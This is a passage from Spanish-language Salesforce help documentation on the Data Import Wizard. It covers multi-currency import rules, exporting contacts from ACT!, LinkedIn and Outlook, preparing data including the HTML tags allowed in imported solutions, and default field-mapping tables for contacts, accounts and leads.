dólar norteamericano. Desde Configuración, introduzca *Gestionar divisas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Gestionar divisas** para ver una lista de los códigos válidos para su organización.

- **Uso de una divisa para cuentas y contactos**: si está importando cuentas y contactos, la columna Código ISO de divisa se aplica tanto a una cuenta como a su contacto asociado. No se pueden especificar divisas diferentes para las cuentas y los contactos asociados.
- **Actualización del código de divisa**: si actualiza el código de divisa pero no el importe de divisa de las cuentas y contactos, la cantidad no se convertirá al número correspondiente en la nueva divisa.
- **Introducción de divisas inactivas**: si introduce una divisa inactiva en su archivo de importación, se utiliza su divisa personal en su lugar. No obstante, no se modifican las cantidades. Por ejemplo, si su archivo tiene 100 AUD por 100 dólares australianos pero AUD es una divisa inactiva para su organización, entonces se importará como 100 USD, en el caso de que su divisa personal sea el dólar de EE.UU.
- **Omisión de la columna Código ISO de divisa**: al crear nuevos registros mediante la importación, si no utiliza la columna Código ISO de divisa o no la asigna, se utilizará su divisa personal. Por ejemplo, si el archivo tiene 100 y su divisa personal es el dólar de EE.UU. (código de divisa = USD), se importa como 100 USD.

  Al actualizar los registros existentes mediante la importación, si no utiliza la columna Código ISO de divisa o no la asigna, los importes se interpretan como si tuvieran la divisa del registro. Por ejemplo, si su archivo tiene 100 para un registro con la divisa EUR (código de divisa para el euro), este importe se interpreta como 100 EUR.

CONSULTE TAMBIÉN

Asistente de importación de datos

# Crear archivos de exportación para los asistentes de importación

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Antes de que pueda importar datos a Salesforce, utilice su software existente para crear un archivo de exportación de datos.

Un archivo de exportación contiene toda la información que desea importar.

Su archivo de exportación puede contener una mezcla de nuevos registros y actualizaciones de registros existentes. Deberá seleccionar el modo de coincidencia de los registros para evitar duplicados. Por ejemplo, puede decidir que las cuentas y los contactos coincidan según el nombre o la dirección de correo electrónico. Si decide que las coincidencias se hagan según la dirección de correo electrónico, entonces el contacto que ya se encuentre en Salesforce se actualizará si un registro de sus datos importados tiene la misma dirección de correo electrónico. Sin embargo, si los registros tienen el mismo nombre pero direcciones de correo electrónico diferentes, los registros seguirán estando separados.

1. Utilice su software existente para crear un archivo de exportación de datos.
   - Exportación desde ACT!
   - Exportación desde LinkedIn®
   - Exportación desde Outlook
   - Exportación desde otras fuentes de datos
   - Exportación desde Salesforce
2. Revise los datos que vaya a importar para asegurarse que están más actualizados que los que ya existen en Salesforce. Sus datos de Salesforce serán sustituidos por los datos de su archivo de importación, aunque no esté actualizado.

3. Compare sus campos de datos con los campos de Salesforce en los que puede importar, y verifique que sus datos se asignarán a los campos de Salesforce adecuados. Consulte Preparación de datos para su importación en la página 712.
4. Si usted es el administrador y está importando para varios usuarios, combine la exportación de datos desde varias fuentes en un único archivo de texto delimitado por comas (.csv) mediante Excel.

   Nota: Al importar registros desde varios usuarios, su archivo de exportación deberá incluir el campo `Responsable de registro` para todos los nuevos registros, el cual debe contener los nombres de usuario completos o los nombres y apellidos de los usuarios activos existentes. Los propietarios de registros existentes no se cambiarán; los nuevos registros se asignarán al usuario indicado en el campo `Responsable de registro`. Por ejemplo, los registros que deberían pertenecer a José Pérez en su organización deben tener el nombre de usuario ("jperez@acme.com") o el nombre y los apellidos (por ejemplo, "José Pérez" o "Pérez José" en el caso de la configuración regional de Asia) de ese usuario. Para las importaciones de candidatos, también puede especificar el nombre de una cola de candidatos.

   Al importar candidatos, también puede utilizar una regla de asignación de candidatos para especificar los propietarios de los datos importados, en lugar de utilizar un campo `Propietario del registro`.

## Exportación desde ACT!

ACT! permite exportar datos de contactos en un formato de texto delimitado que posteriormente puede importarse. Para exportar datos de contactos desde ACT! (versiones 4.0 ó 2000):

1. Inicie ACT! y abra la base de datos.
2. Seleccione **Archivo** > **Intercambio de datos** > **Exportar...**.
3. Seleccione el tipo de archivo **Texto-Delimitado**.
4. Seleccione un nombre de archivo y una ubicación para los datos exportados y haga clic en **Siguiente**.
5. Seleccione **Sólo registros de contacto**.
6. Haga clic en el botón **Opciones...**.
7. Seleccione **Coma** como carácter de separación de campos.

   Nota: Si las comas no son adecuadas para su configuración regional, utilice un tabulador u otro delimitador.

8. Active la casilla **Sí, exportar nombres de archivo** y haga clic en **Aceptar**.
9. Haga clic en **Siguiente**.
10. Seleccione **Todos los registros** y, a continuación, haga clic en **Siguiente**.
11. No modifique la lista de orden de campos de exportación y haga clic en **Finalizar**.

CONSULTE TAMBIÉN

Asignación de campos predeterminada para ACT!
Crear archivos de exportación para los asistentes de importación

## Exportación desde LinkedIn®

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

Puede exportar datos de contacto desde LinkedIn en un formato de texto delimitado, que puede importar a continuación.

- Abra `www.linkedin.com/addressBookExport` y siga los pasos que aparecen en la página utilizando la opción **Microsoft Outlook (archivo .CSV)**.

## Exportación desde Outlook

Exporte datos directamente desde Microsoft® Outlook® en un formato CSV (valores separados por comas). Luego importe esos datos en Salesforce.

1. En Outlook, navegue a la función de exportación.
2. Seleccione **Valores separados por comas (Windows)** y haga clic en **Siguiente**.

   Nota: Si las comas no son adecuadas para su configuración regional, utilice un tabulador u otro delimitador.

3. Seleccione la carpeta que incluye los contactos que desea exportar y haga clic en **Siguiente**.
4. Seleccione un nombre de archivo para los datos exportados y haga clic en **Siguiente**.
5. Haga clic en **Finalizar**.

CONSULTE TAMBIÉN

Asignación de campos predeterminada para Outlook

Crear archivos de exportación para los asistentes de importación

## Exportación desde otras fuentes de datos

Puede importar datos al sistema desde cualquier otra aplicación que tenga capacidad para crear archivos CSV (valores separados por comas).

1. Guarde la fuente de datos como un archivo CSV.

   Nota: Si las comas no son adecuadas para su configuración regional, utilice un tabulador u otro delimitador.

2. Compruebe que el archivo incluye sólo un nombre por campo. El sistema no admite más de un nombre por campo.
3. Compruebe que el archivo separe los nombres y los cargos en dos campos. El sistema no admite campos que contengan nombres y cargos.
4. Compruebe que el archivo incluya sólo un número de teléfono por campo.

CONSULTE TAMBIÉN

Asignación de campos para otras fuentes de datos e importaciones de organización

Crear archivos de exportación para los asistentes de importación

## Exportación desde Salesforce

Puede exportar informes de cuentas, miembros de campaña, contactos, objetos personalizados, candidatos o soluciones desde Salesforce para crear un archivo de importación. Incluya el valor `Id. de cuenta`, `Id. de miembro de campaña`, `Id. de contacto`, `Id. de objeto personalizado`, `Id. de candidato` o `Id. de solución` para cada registro respectivo en su informe. Estos campos de Id. son identificadores únicos de Salesforce y se utilizan para establecer correspondencias exactas entre sus datos y los registros existentes de Salesforce.

Para crear un archivo de importación con estos campos de Id., antes hay que exportar los datos desde Salesforce.

1. Ejecute un informe de cuenta, miembro de campaña, contacto, objeto personalizado, candidato o solución en Salesforce.

   Incluya el Id. respectivo y cualquier otro campo obligatorio para el informe.

2. Exportar el informe a Excel.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Crear archivos de exportación para los asistentes de importación

Vídeos Serie de métodos para importar datos

# Preparación de datos para su importación

Después de exportar sus datos de Salesforce o su aplicación existente, prepare sus datos antes de importarlos.

Nota: Si los datos tienen información en campos que no coinciden con ninguno de los campos estándar, el administrador puede crear campos personalizados para dichos datos antes de la importación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Preparación de contactos**

Utilice Excel® para etiquetar las columnas de su archivo de importación como se especifica en Asignación de campos para otras fuentes de datos e importaciones de organización en la página 719.

**Preparación de cuentas personales.**

Cuando importe cuentas personales, utilice las etiquetas de campo de Salesforce como los títulos de columnas de su archivo de importación.

**Preparación de contactos y cuentas comerciales de la organización**

Al importar cuentas comerciales y contactos para su organización, debe utilizar Excel® para etiquetar las columnas de su archivo de importación como se especifica en Asignación de campos para otras fuentes de datos e importaciones de organización en la página 719.

**Preparación de candidatos de la organización**

Cuando importe candidatos generales o candidatos para campañas, utilice las etiquetas de archivos de importación especificadas en Asignación de campos para la importación de candidatos en la página 724.

**Preparación de objetos personalizados**

Cuando importe un objeto personalizado, utilice las etiquetas de campo que se muestran en la página de detalles del objeto personalizado en Salesforce como los títulos de columnas de su archivo de importación.

**Preparación de soluciones**

Cuando importe soluciones, utilice las etiquetas de campo en Salesforce como los títulos de columnas de su archivo de importación.

Puede introducir HTML en las soluciones que tenga la intención de importar a Salesforce. Sin embargo, salvo que su organización haya activado soluciones HTML, las etiquetas HTML aparecerán en las soluciones después de que se importen.

Por motivos de seguridad, Salesforce filtra automáticamente todas las soluciones HTML en busca de HTML potencialmente dañino. Si se detecta HTML potencialmente dañino en una solución HTML, éste se elimina o se transforma en texto para los usuarios que visualicen la solución HTML. Los usuarios no pueden notar cuando se elimina el HTML potencialmente dañino de una solución HTML.

Puede importar soluciones escritas en formato HTML a Salesforce. Sin embargo, por motivos de seguridad, sólo se permiten las etiquetas HTML que se muestran a continuación. El contenido de cualquier etiqueta HTML que no aparezca a continuación se elimina automáticamente cuando se guardan en soluciones HTML. Además, el contenido de todas las etiquetas `<script>` e `<iframe>`, así como todo el JavaScript, se elimina automáticamente cuando se guardan en soluciones HTML. Además, las hojas de estilo en cascada (CSS) no son compatibles con las soluciones HTML.

Las siguientes etiquetas HTML se admiten en las soluciones HTML que se importan a Salesforce.

| | | |
|---|---|---|
| `<a>` | `<dt>` | `<q>` |
| `<abbr>` | `<em>` | `<samp>` |
| `<acronym>` | `<font>` | `<small>` |
| `<address>` | `<h1>` | `<span>` |
| `<b>` | `<h2>` | `<strike>` |
| `<bdo>` | `<h3>` | `<strong>` |
| `<big>` | `<h4>` | `<sub>` |
| `<blockquote>` | `<h5>` | `<sup>` |
| `<br>` | `<h6>` | `<table>` |
| `<caption>` | `<hr>` | `<tbody>` |
| `<cite>` | `<i>` | `<td>` |
| `<code>` | `<img>` | `<tfoot>` |
| `<col>` | `<ins>` | `<th>` |
| `<colgroup>` | `<kbd>` | `<thead>` |
| `<dd>` | `<li>` | `<tr>` |
| `<del>` | `<ol>` | `<tt>` |
| `<dfn>` | `<p>` | `<ul>` |
| `<div>` | `<pre>` | `<var>` |
| `<dl>` | | |

En las anteriores etiquetas puede incluir los siguientes atributos:

| | | |
|---|---|---|
| alt | face | size |
| background | height | src |
| border | href | style |
| class | name | target |
| colspan | rowspan | width |

Los atributos anteriores que pueden incluir una URL se limitan a URL que comiencen por lo siguiente:

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / para vínculos relativos

CONSULTE TAMBIÉN

Asignación de campos predeterminada para ACT!

Asignación de campos predeterminada para Outlook

Crear archivos de exportación para los asistentes de importación

## Asignación de campos predeterminada para ACT!

Esta tabla detalla cómo se asignan los campos de ACT! a los campos de importación de cuentas y contactos de Salesforce durante una importación de datos particular.

Nota: Si un registro de ACT! contiene más de un contacto para la misma compañía, el asistente para importación crea varios contactos para una cuenta.

| ACT! Campo | Campo de importación |
|---|---|
| Dirección 1 | Contacto: Dirección de correo y<br>Cuenta: Dirección de facturación |
| Dirección 2 | Contacto: Dirección de correo y<br>Cuenta: Dirección de facturación |
| Dirección 3 | Contacto: Dirección de correo y<br>Cuenta: Dirección de facturación |
| Teléfono alternativo | Contacto: Otro teléfono |
| Ext. telefónica alternativa | Contacto: Otra extensión de teléfono |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

| ACT! Campo | Campo de importación |
| --- | --- |
| Ayudante | Contacto: Nombre del ayudante |
| Teléfono del ayudante | Contacto: Teléfono del ayudante |
| Ext. telefónica ayud. | Contacto: Extensión de teléfono del ayudante |
| Ciudad | Contacto: Ciudad de correo y<br>Cuenta: Ciudad de facturación |
| Compañía | Cuenta: Nombre |
| Contacto | Contacto: Nombre completo |
| País | Contacto: País de correo y<br>Cuenta: País de facturación |
| Departamento | Contacto: Departamento |
| Inicio de sesión de correo electrónico<br>(El asistente para importación confirma que se trata de una dirección de correo electrónico válida con la forma: jperez@acme.com) | Contacto: Correo electrónico |
| Fax | Contacto: Fax y<br>Cuenta: Fax |
| Fax Ext. | Contacto: Ext. de fax de trabajo |
| Nombre | Contacto: Nombre |
| Dirección de origen 1 | Contacto: Otras direcciones 1 |
| Dirección de origen 2 | Contacto: Otras direcciones 2 |
| Dirección de origen 3 | Contacto: Otras direcciones 3 |
| Ciudad de residencia | Contacto: Otra ciudad |
| País de residencia | Contacto: Otro país |
| Teléfono particular | Contacto: Teléfono particular |
| Estado o provincia de origen | Contacto: Otro estado o provincia |
| Home Zip | Contacto: Otro código postal |
| Id./Estado | Cuenta: Tipo |
| Apellidos | Contacto: Apellidos |
| Teléfono móvil | Contacto: Teléfono móvil |
| Nota | No se importa |

| ACT! Campo | Campo de importación |
| --- | --- |
| Teléfono | Contacto: Teléfono y<br>Cuenta: Teléfono |
| Ext. telefónica | Contacto: Ext. de teléfono de trabajo |
| Remitido por | Contacto: Origen del candidato |
| Ingresos | Cuenta: Ingresos anuales |
| Estado | Contacto: Estado de correo y<br>Cuenta: Estado o provincia de facturación |
| Símbolo del teletipo | Cuenta: Símbolo del teletipo |
| Título | Contacto: Título |
| Sitio Web | Cuenta: Sitio Web |
| Código postal | Contacto: Código postal de correo<br>Cuenta: Código postal de facturación |
| Contacto 2 | Contacto 2: Nombre |
| Teléfono 2 | Contacto 2: Teléfono |
| Ext. telefónica 2 | Contacto 2: Ext. telefónica |
| Título 2 | Contacto 2: Título |
| Contacto 3 | Contacto 3: Nombre |
| Teléfono 3 | Contacto 3: Teléfono |
| Ext. telefónica 3 | Contacto 3: Ext. telefónica |
| Título 3 | Contacto 3: Título |
| Última comunicación 2, Última comunicación 3, Cargo del asistente, Último intento, Última reunión, Última comunicación, Últimos resultados, Fecha de carta, Localizador, Cónyuge, Usuario 1-15 | Contacto: Nota o Cuenta: Nota<br>(En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, puede especificar qué campos se importan a una sola nota de contacto o de cuenta; no se crean notas independientes para cada campo de ACT!) |

CONSULTE TAMBIÉN

Exportación desde ACT!

Preparación de datos para su importación

# Asignación de campos predeterminada para Outlook

Esta tabla detalla cómo se asignan los campos de Outlook a los campos de importación de cuentas y contactos de Salesforce durante una importación de datos particular.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

| Campo de Outlook | Campo de importación |
|---|---|
| Nombre del ayudante | Contacto: Nombre del ayudante |
| Teléfono del ayudante | Contacto: Teléfono del ayudante |
| Cumpleaños | Contacto: Fecha de nacimiento |
| Ciudad de trabajo | Contacto: Ciudad de correo y<br>Cuenta: Ciudad de facturación |
| País de trabajo | Contacto: País de correo y<br>Cuenta: País de facturación |
| Fax de trabajo | Contacto: Fax y<br>Cuenta: Fax |
| Teléfono de trabajo | Contacto: Teléfono |
| Código postal del trabajo | Contacto: Código postal de correo<br>Cuenta: Código postal de facturación |
| Calle del trabajo | Contacto: Dirección de correo y<br>Cuenta: Dirección de facturación |
| Calle del trabajo 2 | Contacto: Dirección de correo y<br>Cuenta: Dirección de facturación |
| Calle del trabajo 3 | Contacto: Dirección de correo y<br>Cuenta: Dirección de facturación |
| Compañía | Cuenta: Nombre de la cuenta y<br>Contacto: Cuenta |
| Número de centralita de la organización | Cuenta: Teléfono |
| Departamento | Contacto: Departamento |
| Correo electrónico<br>(El asistente para importación confirma que se trata de una dirección de correo electrónico válida con la forma: jperez@acme.com) | Contacto: Correo electrónico |

| Campo de Outlook | Campo de importación |
| --- | --- |
| Nombre | Contacto: Nombre |
| Ciudad de residencia | Contacto: Otra ciudad |
| País de residencia | Contacto: Otro país |
| Teléfono particular | Contacto: Teléfono particular |
| Código postal de residencia | Contacto: Otro código postal |
| Calle del domicilio | Contacto: Otras direcciones |
| Calle del domicilio 2 | Contacto: Otras direcciones |
| Calle del domicilio 3 | Contacto: Otras direcciones |
| Puesto | Contacto: Título |
| Apellidos | Contacto: Apellidos |
| Jefe | Contacto: Supervisor<br>(Además, si el nombre de este campo no coincide con ningún contacto existente, se crea un contacto nuevo con el nombre del administrador.) |
| Teléfono móvil | Contacto: Teléfono móvil |
| Notas | Contacto: Descripción |
| Otro teléfono | Contacto: Otro teléfono |
| Remitido por | Contacto: Origen del candidato |
| Título | Contacto: Saludo |
| Página Web | Cuenta: Sitio Web |
| Cuenta, Aniversario, Información de facturación, Teléfono de trabajo 2, Devolución de llamada, Teléfono de vehículo, Categorías, Niños, Servidor de directorio, Correo electrónico 2, Correo electrónico 3, | Contacto: Nota o Cuenta: Nota<br>(En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, puede especificar qué campos se importan a una sola nota de contacto |

| Campo de Outlook | Campo de importación |
| --- | --- |
| `Número de Id. del gobierno`, `Aficiones`, `Fax de origen`, `Teléfono particular 2`, `Dirección de Internet gratuita/de pago`, `RDSI`, `Palabras clave`, `Idioma`, `Ubicación`, `Segundo nombre`, `Kilometraje`, `Ubicación de la oficina`, `Número de Id. de la organización`, `Otra ciudad`, `Otro país`, `Otro fax`, `Otro código postal`, `Otro estado`, `Otra calle`, `Otra calle 2`, `Otra calle 3`, `Localizador`, `Apartado de correos`, `Teléfono principal`, `Profesión`, `Teléfono de radio`, `Cónyuge`, `Sufijo`, `Télex`, `Teléfono TTY/TDD`, `Usuario 1`, `Usuario 2`, `Usuario 3`, `Usuario 4` | o de cuenta; no se crean notas independientes para cada campo de Outlook.) |

CONSULTE TAMBIÉN

- Exportación desde Outlook
- Preparación de datos para su importación

## Asignación de campos para otras fuentes de datos e importaciones de organización

Si importa cuentas y contactos de una organización o importa datos individuales de fuentes diferentes a Outlook o ACT!, los asistentes para importación asignan los campos de la forma tan correcta como sea posible. Debe ajustar la asignación antes de completar la importación. Antes de importar los datos, Salesforce recomienda utilizar Excel para etiquetar las columnas del archivo de importación con las etiquetas que se indican a continuación.

Nota: Las asignaciones predeterminadas que se indican a continuación se ofrecen a modo de orientación para la importación; no garantizan una precisión del 100% en la asignación de los datos. **Debe ajustar la asignación en los asistentes para importación.** Recuerde que puede asignar el mismo campo varias veces si es necesario, por ejemplo, en el caso de los campos de direcciones de cuentas y contactos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

La importación de la organización no está Disponible en **Personal** Edition, **Database.com**

**Campos comunes para contactos y cuentas**

| Etiqueta para el archivo de importación | Campo de Salesforce |
| --- | --- |
| `Propietario del registro`<br>(Nota: No se necesita este campo en las importaciones particulares, ya que todos los datos que importe pasarán automáticamente a ser de su propiedad. Además, cuando los registros se importen mediante el Id. de registro de Salesforce, este archivo se ignorará.) | Contacto: `Propietario del contacto` y<br>Cuenta: `Propietario de la cuenta` |
| `Código ISO de divisa`<br>(Nota: Este campo sólo se puede utilizar en caso de las importaciones de organizaciones en | Contacto: `Divisa del contacto` y<br>Cuenta: `Divisa de la cuenta` |

**Campos comunes para contactos y cuentas**

| Etiqueta para el archivo de importación | Campo de Salesforce |
|---|---|
| organización que utilicen varias divisas. Para obtener más información, consulte Importación de varias divisas en la página 708. | |

**Campos de contactos**

| Etiqueta para el archivo de importación | Campo de Salesforce |
|---|---|
| `Ayudante` | Contacto: `Ayudante` |
| `Teléfono del ayudante` | Contacto: `Teléfono del ayudante` |
| `Extensión de teléfono del ayudante` | Agregado al contacto: `Teléfono del ayudante` |
| `Fecha de nacimiento` | Contacto: `Fecha de nacimiento` |
| `Fax de trabajo` | Contacto: `Fax` |
| `Ext. de fax de trabajo` | Agregado al contacto: `Fax` |
| `Teléfono de trabajo` | Contacto: `Teléfono` |
| `Ext. de teléfono de trabajo` | Agregado al contacto: `Teléfono` |
| `Descripción del contacto` | Contacto: `Descripción` |
| `Nombre completo del contacto` *o*<br>`Nombre` y `Apellidos`<br>(Nota: Al importar nombres de contactos, utilice `Nombre completo del contacto` o `Nombre` y `Apellidos`, pero no ambos.) | Contacto: `Nombre` y<br>Contacto: `Apellidos` |
| `Id. de contacto`<br>(Nota: Los Id. de registro distinguen entre mayúsculas y minúsculas y no deberían cambiarse.) | Contacto: `Id. de contacto` |
| `Nota del contacto` | Crea una nota adjunta al contacto |
| `Departamento` | Contacto: `Departamento` |
| `Dirección de correo electrónico`<br>(Nota: El asistente para importación confirma que se trata de una dirección de correo electrónico válida con la forma: jperez@acme.com) | Contacto: `Correo electrónico` |
| `No recibir correos electrónicos`<br>(Nota: Utilice "1" para indicar que el usuario cancela el envío y "0" para indicar que desea recibir mensajes por correo electrónico. | Contacto: `No recibir correos electrónicos` |

**Campos de contactos**

| Etiqueta para el archivo de importación | Campo de Salesforce |
|---|---|
| Teléfono particular | Contacto: Teléfono particular |
| Ext. de teléfono particular | Agregado al contacto: Teléfono particular |
| Origen del candidato | Contacto: Origen del candidato |
| Ciudad de correo | Contacto: Ciudad de correo |
| País de correo | Contacto: País de correo |
| Código postal de correo | Contacto: Código postal de la dirección de correo |
| Estado o provincia de correo | Contacto: Estado o provincia de correo |
| Calle postal 1 | Contacto: Dirección de correo |
| Calle postal 2 | Contacto: Dirección de correo |
| Calle postal 3 | Contacto: Dirección de correo |
| Teléfono móvil | Contacto: Móvil |
| Extensión de teléfono móvil | Agregado al contacto: Móvil |
| Otra ciudad | Contacto: Otra ciudad |
| Otro país | Contacto: Otro país |
| Otro teléfono | Contacto: Otro teléfono |
| Otra extensión de teléfono | Agregado al contacto: Otro teléfono |
| Otro código postal | Contacto: Otro código postal de la dirección de correo |
| Otro estado o provincia | Contacto: Otro estado o provincia |
| Otra calle 1 | Contacto: Otras direcciones |
| Otra calle 2 | Contacto: Otras direcciones |
| Otra calle 3 | Contacto: Otras direcciones |
| Supervisor<br>(Nota: Si el asistente de importaciones no puede encontrar un contacto que coincida con el nombre de este campo, creará un contacto nuevo tomando este valor como el Contacto: Nombre y Apellidos.) | Contacto: Supervisor |
| Saludo | Precede al contacto: Nombre |
| Título | Contacto: Título |

**Campos de contactos**

| Etiqueta para el archivo de importación | Campo de Salesforce |
|---|---|
| `Contacto 2` | Dividido en el contacto: `Nombre` y `Apellidos` de un segundo contacto de la cuenta |
| `Teléfono 2` | Contacto: `Teléfono` de un segundo contacto de la cuenta |
| `Ext. telefónica 2` | Agregado al contacto: `Teléfono` de un segundo contacto de la cuenta |
| `Título 2` | Contacto: `Título` de un segundo contacto de la cuenta |
| `Contacto 3` | Dividido en el contacto: `Nombre` y `Apellidos` de un tercer contacto de la cuenta |
| `Teléfono 3` | Contacto: `Teléfono` de un tercer contacto de la cuenta |
| `Ext. telefónica 3` | Agregado al contacto: `Teléfono` de un tercer contacto de la cuenta |
| `Título 3` | Contacto: `Título` de un tercer contacto de la cuenta |

**Campos de cuenta**

| Etiqueta para el archivo de importación | Campo de Salesforce |
|---|---|
| `Descripción de la cuenta` | Cuenta: `Descripción` |
| `División de cuentas`<br>(Nota: No es necesario especificar este campo si decide asignar la división mediante la lista desplegable en el paso 1 del asistente para importación. Si no asigna este campo ni utiliza la lista desplegable de divisiones, la división se establecerá en la división predeterminada del propietario del registro para cada registro.) | Cuenta: `División de cuentas` |
| `Fax de la cuenta` | Cuenta: `Fax` |
| `Extensión del fax de la cuenta` | Agregado a la cuenta: `Fax` |
| `Id. de la cuenta`<br>(Nota: Los Id. de registro distinguen entre mayúsculas y minúsculas y no deberían cambiarse.) | Cuenta: `Id. de la cuenta` |
| `Nombre de la cuenta` | Cuenta: `Nombre de la cuenta` y<br>Contacto: `Cuenta` |
| `Nota de la cuenta` | Crea una nota adjunta a la cuenta |
| `Número de la cuenta` | Cuenta: `Número de la cuenta` |
| `Teléfono de la cuenta` | Cuenta: `Teléfono` |

**Campos de cuenta**

| Etiqueta para el archivo de importación | Campo de Salesforce |
|---|---|
| Extensión de teléfono de la cuenta | Agregado a la cuenta: Teléfono |
| Sitio de la cuenta | Cuenta: Sitio de la cuenta |
| Tipo de cuenta | Cuenta: Tipo |
| Ciudad de facturación | Cuenta: Ciudad de facturación |
| País de facturación | Cuenta: País de facturación |
| Código postal de facturación | Cuenta: Código postal de facturación |
| Estado o provincia de facturación | Cuenta: Estado o provincia de facturación |
| Calle de facturación 1 | Cuenta: Dirección de facturación |
| Calle de facturación 2 | Cuenta: Dirección de facturación |
| Calle de facturación 3 | Cuenta: Dirección de facturación |
| Empleados | Cuenta: Empleados |
| Sector | Cuenta: Sector |
| Propiedad | Cuenta: Propiedad |
| Cuenta principal<br>(Nota: Si el asistente de importaciones no puede encontrar una cuenta que coincida con el nombre de la cuenta principal, creará una cuenta nueva tomando este valor como el Nombre de la cuenta.) | Cuenta: Cuenta principal |
| Sitio de la cuenta principal<br>(Nota: Indica el valor en el sitio de la Cuenta principal | Cuenta: Sitio de la cuenta<br>(Nota: Se asigna al campo Sitio de la cuenta de la cuenta principal |
| Valoración | Cuenta: Valoración |
| Ingresos | Cuenta: Ingresos anuales |
| Ciudad de envío | Cuenta: Ciudad de envío |
| País de envío | Cuenta: País de envío |
| Código postal de envío | Cuenta: Código postal de envío |
| Estado o provincia de envío | Cuenta: Estado o provincia de envío |
| Calle de envío 1 | Cuenta: Dirección de envío |
| Calle de envío 2 | Cuenta: Dirección de envío |
| Calle de envío 3 | Cuenta: Dirección de envío |

| Campos de cuenta | |
|---|---|
| **Etiqueta para el archivo de importación** | **Campo de Salesforce** |
| `Código SIC` | Cuenta: `Código SIC` |
| `Símbolo del teletipo` | Cuenta: `Símbolo del teletipo` |
| `Sitio Web` | Cuenta: `Sitio Web` |

CONSULTE TAMBIÉN

Preparación de datos para su importación

## Asignación de campos para la importación de candidatos

Antes de importar candidatos, recomendamos etiquetar las columnas en su archivo de importación con las etiquetas en la siguiente tabla. Cuando importa candidatos, el Asistente de importación de datos asigna los campos en su archivo de importación de la forma más correcta posible, y si es necesario, ajusta las asignaciones.

Nota: Se ofrecen las siguientes asignaciones predeterminadas como una guía. No garantizan una precisión al 100% en la asignación de sus datos, por lo que debe ajustar la asignación en el Asistente de importación de datos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| **Etiqueta para el archivo de importación** | **Campo de candidato de Salesforce** |
|---|---|
| `Ingresos anuales` | `Ingresos anuales` |
| `Ciudad` | `Ciudad` |
| `Empresa` | `Empresa` |
| `País` | `País` |
| `Código ISO de divisa`<br>(Nota: Este campo solo se puede utilizar en caso de organizaciones que utilicen varias divisas; consulte Importación de varias divisas en la página 708). | `Divisa del candidato` |
| `Descripción` | `Descripción` |
| `Correo electrónico`<br>(El Asistente de importación de datos verifica que se trata de una dirección de correo electrónico válida con el formato jsmith@acme.com.) | `Correo electrónico` |
| `No recibir correos electrónicos` | `No recibir correos electrónicos` |

| Etiqueta para el archivo de importación | Campo de candidato de Salesforce |
| --- | --- |
| (Utilice "1" para indicar que el usuario cancela el envío y "0" para indicar que desea recibir mensajes por correo electrónico.) | |
| `Número de empleados` | `Número de empleados` |
| `Fax` | `Fax` |
| `Nombre completo` o `Nombre` y `Apellidos`<br>(Nota: Al importar nombres de candidatos, utilice `Nombre completo` o `Nombre` y `Apellidos`, pero no ambos.) | `Nombre` y `Apellidos` |
| `Sector` | `Sector` |
| `División de candidatos`<br>(Nota: No es necesario especificar este campo si decide asignar la división mediante la lista desplegable en el paso 1 del Asistente de importación de datos. Si no asigna este campo ni utiliza la lista desplegable de divisiones, la división se establecerá en la división predeterminada del propietario del registro para cada registro.) | `División de candidatos` |
| `Id. de candidato`<br>(Nota: Los Id. de registro distinguen entre mayúsculas y minúsculas y no deberían cambiarse.) | `Id. de candidato` |
| `Origen del candidato`<br>(Nota: No es necesario especificar este campo si decide asignar el mismo `Origen del candidato` a todos los candidatos de la primera página del Asistente de importación de datos.) | `Origen del candidato` |
| `Estado del candidato` | `Estado del candidato` |
| `Teléfono móvil` | `Móvil` |
| `Teléfono` | `Teléfono` |
| `Código postal` | `Código postal` |
| `Valoración` | `Valoración` |
| `Propietario del registro`<br>(Nota: No se necesita este campo si la propiedad se asigna a través de la regla de asignación de candidatos. Además, cuando los registros se importen mediante el Id. de registro de Salesforce, este archivo se ignorará.) | `Propietario del candidato` |
| `Saludo` | Agregado al principio de `Nombre` |
| `Estado` | `Estado` |

| Etiqueta para el archivo de importación | Campo de candidato de Salesforce |
|---|---|
| Estado | Estado<br>(en la lista relacionada Historial de la campaña de un candidato) |
| Calle 1 | Dirección |
| Calle 2 | Dirección |
| Calle 3 | Dirección |
| Título | Título |
| Sitio Web | Sitio Web |

Si incluye tipos de registro en esta lista, el Asistente de importación de datos utilizará el tipo de registro predeterminado del propietario a la hora de crear registros nuevos. Para los registros existentes, el Asistente de importación de datos no actualizará el campo de tipo de registro.

Si decide utilizar las reglas de asignación, el Asistente de importación de datos utilizará el tipo de registro predeterminado del propietario nuevo a la hora de crear registros nuevos. Cuando las reglas de asignación asignan el registro a una cola, se utilizará el tipo de registro predeterminado del propietario de la cola.

CONSULTE TAMBIÉN

Preparación de datos para su importación

# Asistente de importación de datos

El Asistente de importación de datos facilita el proceso de importación de datos para varios objetos de Salesforce, incluyendo cuentas, contactos, candidatos, soluciones y cuentas personales. También puede importar datos para objetos personalizados y actualizar estados de miembros de campaña. Puede importar hasta 50.000 registros de una vez.

Salesforce recomienda probar primero un archivo pequeño para asegurarse de que ha preparado los datos de origen correctamente.

Los navegadores admiten el Asistente de importación de datos:

- Google Chrome™ versión 29 y posterior
- Mozilla® Firefox® versión 23 y posterior
